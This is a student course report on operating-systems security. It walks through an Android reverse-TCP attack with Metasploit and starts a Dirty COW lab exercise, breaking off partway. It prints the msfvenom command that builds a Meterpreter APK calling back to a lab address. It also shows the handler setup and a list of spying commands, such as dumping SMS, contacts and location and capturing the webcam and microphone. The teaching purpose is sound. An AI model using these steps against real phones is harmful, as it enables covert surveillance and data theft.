Concordia Institute for Information System Engineering

(CIISE)

INSE 6130 Operating Systems Security

Project Progress Report

Submitted to:

Professor Dr. Lingyu Wang

Submitted By:

Student Name	**Student Id**
Meetsinh Parihar	40217262
Gayatri Tangudu	40221830
Naveen Sesetti	40206610
Youssef Masmoudi	40203501
Raghavendran Raghunathan	40220965
ArunPrasad Karunanithi	40220964
Bhavya Panner Selvam	40205936
Bhavak Kotak	40225900
Ashutosh Mishra	40226034


TABLE OF CONTENTS

REVERSE TCP ATTACK

INTRODUCTION

This is attack involves the attacker to send a payload to the target android. In our instance, the payload is an APK file which when installed in the victim's machine will create a session that can be accessed by the attacker. This remote session over the internet compromises all of the victim's data and allows complete

On the victim's PC.


Attacker exploits victim's phone
Victim connects back to the attacker
Listening Port
© dak
Attacker PC
Victim Phone

ENVIORNMENT REQUIREMENTS
access to his/her machine. Apart from access, the attacker can also add/delete/modify data

1. Kali Linux with Metasploit and its components installed
2. Any android emulator (Example : Genymotion)
3. Live android device (optional)

BACKGROUND

- **What is msf venom?**

Msfvenom is a a part of the Metasploit framework that is used to create a payload. Msfvenom can create several types of payloads in various formats. In this instance, we are using a meterpreter payload in the form of an apk file to attack an android device.

- **What is Meterpreter?**

Meterpreter is an attack payload shell that can be sent to a target device in order to gain control. Meterpreter can be used to create bind shells and reverse shells. A bind shell opens up a process on the target machine and binds itself to a specific port and listens for commands from the attacker. It acts as a backdoor. On the other hand, a reverse tcp shell is exactly the opposite where the target initiates the connection and the attacker is in the listening state to pickup the data from the target.
In this instance, we are using a Reverse TCP shell, to bypass firewalls on the target machine. Firewalls filter inbound traffic (in case of bind shell) and may detect the attacker.


- **What is a payload?**

Specific to our project, the payload is an android app that contains malicious code which can be used to connect to the target phone once installed. The payload can be a standalone app or can be embedded into various other legitimate apps in order to trick the target. For now, we have studied the implementation of the attack.


IMPLEMENTATION

1. Open terminal in kali linux


2. Set the following in msfvenom to **create the payload**
    a. Set platform : Android
    b. Set type of payload : Meterpreter
    c. Set type of shell : Reverse TCP
    d. Listener: Local IP address(attacker's device)
    e. Set listening port : 4444(Default listener port for Metasploit)
    f. Output folder


```
        inet6 fe80::20c:29ff:fe1f:762f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:1f:76:2f  txqueuelen 1000  (Ethernet)
        RX packets 1033  bytes 94178 (91.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1239  bytes 382010 (373.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿Rage)-[/home/raghav]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.233.128 LPORT=4
444 R> /var/www/html/attack.apk
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transp
ort::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transp
ort::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transp
ort::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transp
ort::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transp
ort::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transp
ort::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10237 bytes


┌──(root㉿Rage)-[/home/raghav]
└─# service apache2 start
```

3. Setting up the listener
    a. Open Metasploit framework (msfconsole)



```
┌──(root㉿Rage)-[/home/raghav]
└─# msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Trans
port::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Trans
port::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Trans
port::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Trans
port::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Trans
port::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Trans
port::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here


                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,....."/


       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
```

b. Exploit(multi/handler) : to load the stub in the target device.



```
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Trans
port::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Trans
port::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Trans
port::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here

                 _________.
            .' #######   ;."
 .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@           @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,....."/

       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post      ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                      ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.233.128
LHOST => 192.168.233.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.233.128:4444
```

c. Set platform : Android
d. Set type of payload : Meterpreter
e. Set type of shell : Reverse TCP



```
    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system


Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information


Application Controller Commands
===============================

    Command        Description
    -------        -----------
    app_install    Request to install apk file
    app_list       List installed apps in the device
    app_run        Start Main Activty for package name
    app_uninstall  Request to uninstall application

meterpreter >
```

Once the target opens the malicious payload, we can create a session with the target and access information from the target device. We will also be able to make changes to the files in the target device.

DIRTY COW ATTACK

INTRODUCTION

A computer security flaw known as Dirty COW (Dirty copy-on-write) affected all Linux-based operating systems, including Android devices, that used older Linux kernel versions produced before 2018. The bug is a local privilege escalation that takes use of a race condition in the copy-on-write mechanism's implementation in the kernel's memory-management subsystem.

BACKGROUND

- **Virtual Memory**
  Every process is allocated its own virtual memory address space which is divided into pages.The virtual memory point to a physical address stored in the page tables.

- **Physical Memory**
  The memory management unit translates the virtual memory into a physical memory address when accessed.When memory is full the OS will swap pages in and out of memory as needed


IMPLEMENTATION

Modify a Dummy Read-Only File:

The objective of this task is to write to a read-only file using the Dirty COW vulnerability.

1.1 Create a Dummy File

We first need to select a target file. Although this file can be any read-only file in the system, we will use a dummy file in this task, so we do not corrupt an important system file in case we make a mistake. Please create a file called zzz in the root directory, change its permission to read-only for normal users, and put some random content into the file using an editor such as gedit.



```
[11/30/2022 17:11] seed@ubuntu:~$ sudo touch /DirtyCowAttack
[sudo] password for seed:
[11/30/2022 17:12] seed@ubuntu:~$ sudo chmod 644 /DirtyCowAttack
[11/30/2022 17:12] seed@ubuntu:~$ sudo gedit /DirtyCowAttack
[11/30/2022 17:13] seed@ubuntu:~$ cat /DirtyCowAttack
DirtyCowAttack ---- Lab Practice
[11/30/2022 17:13] seed@ubuntu:~$ ls -l /DirtyCowAttack
-rw-r--r-- 1 root root 33 Nov 30 17:13 /DirtyCowAttack
[11/30/2022 17:13] seed@ubuntu:~$ echo 99999 > /DirtyCowAttack
bash: /DirtyCowAttack: Permission denied
[11/30/2022 17:14] seed@ubuntu:~$
```


1.2 Set Up the Memory Mapping Thread

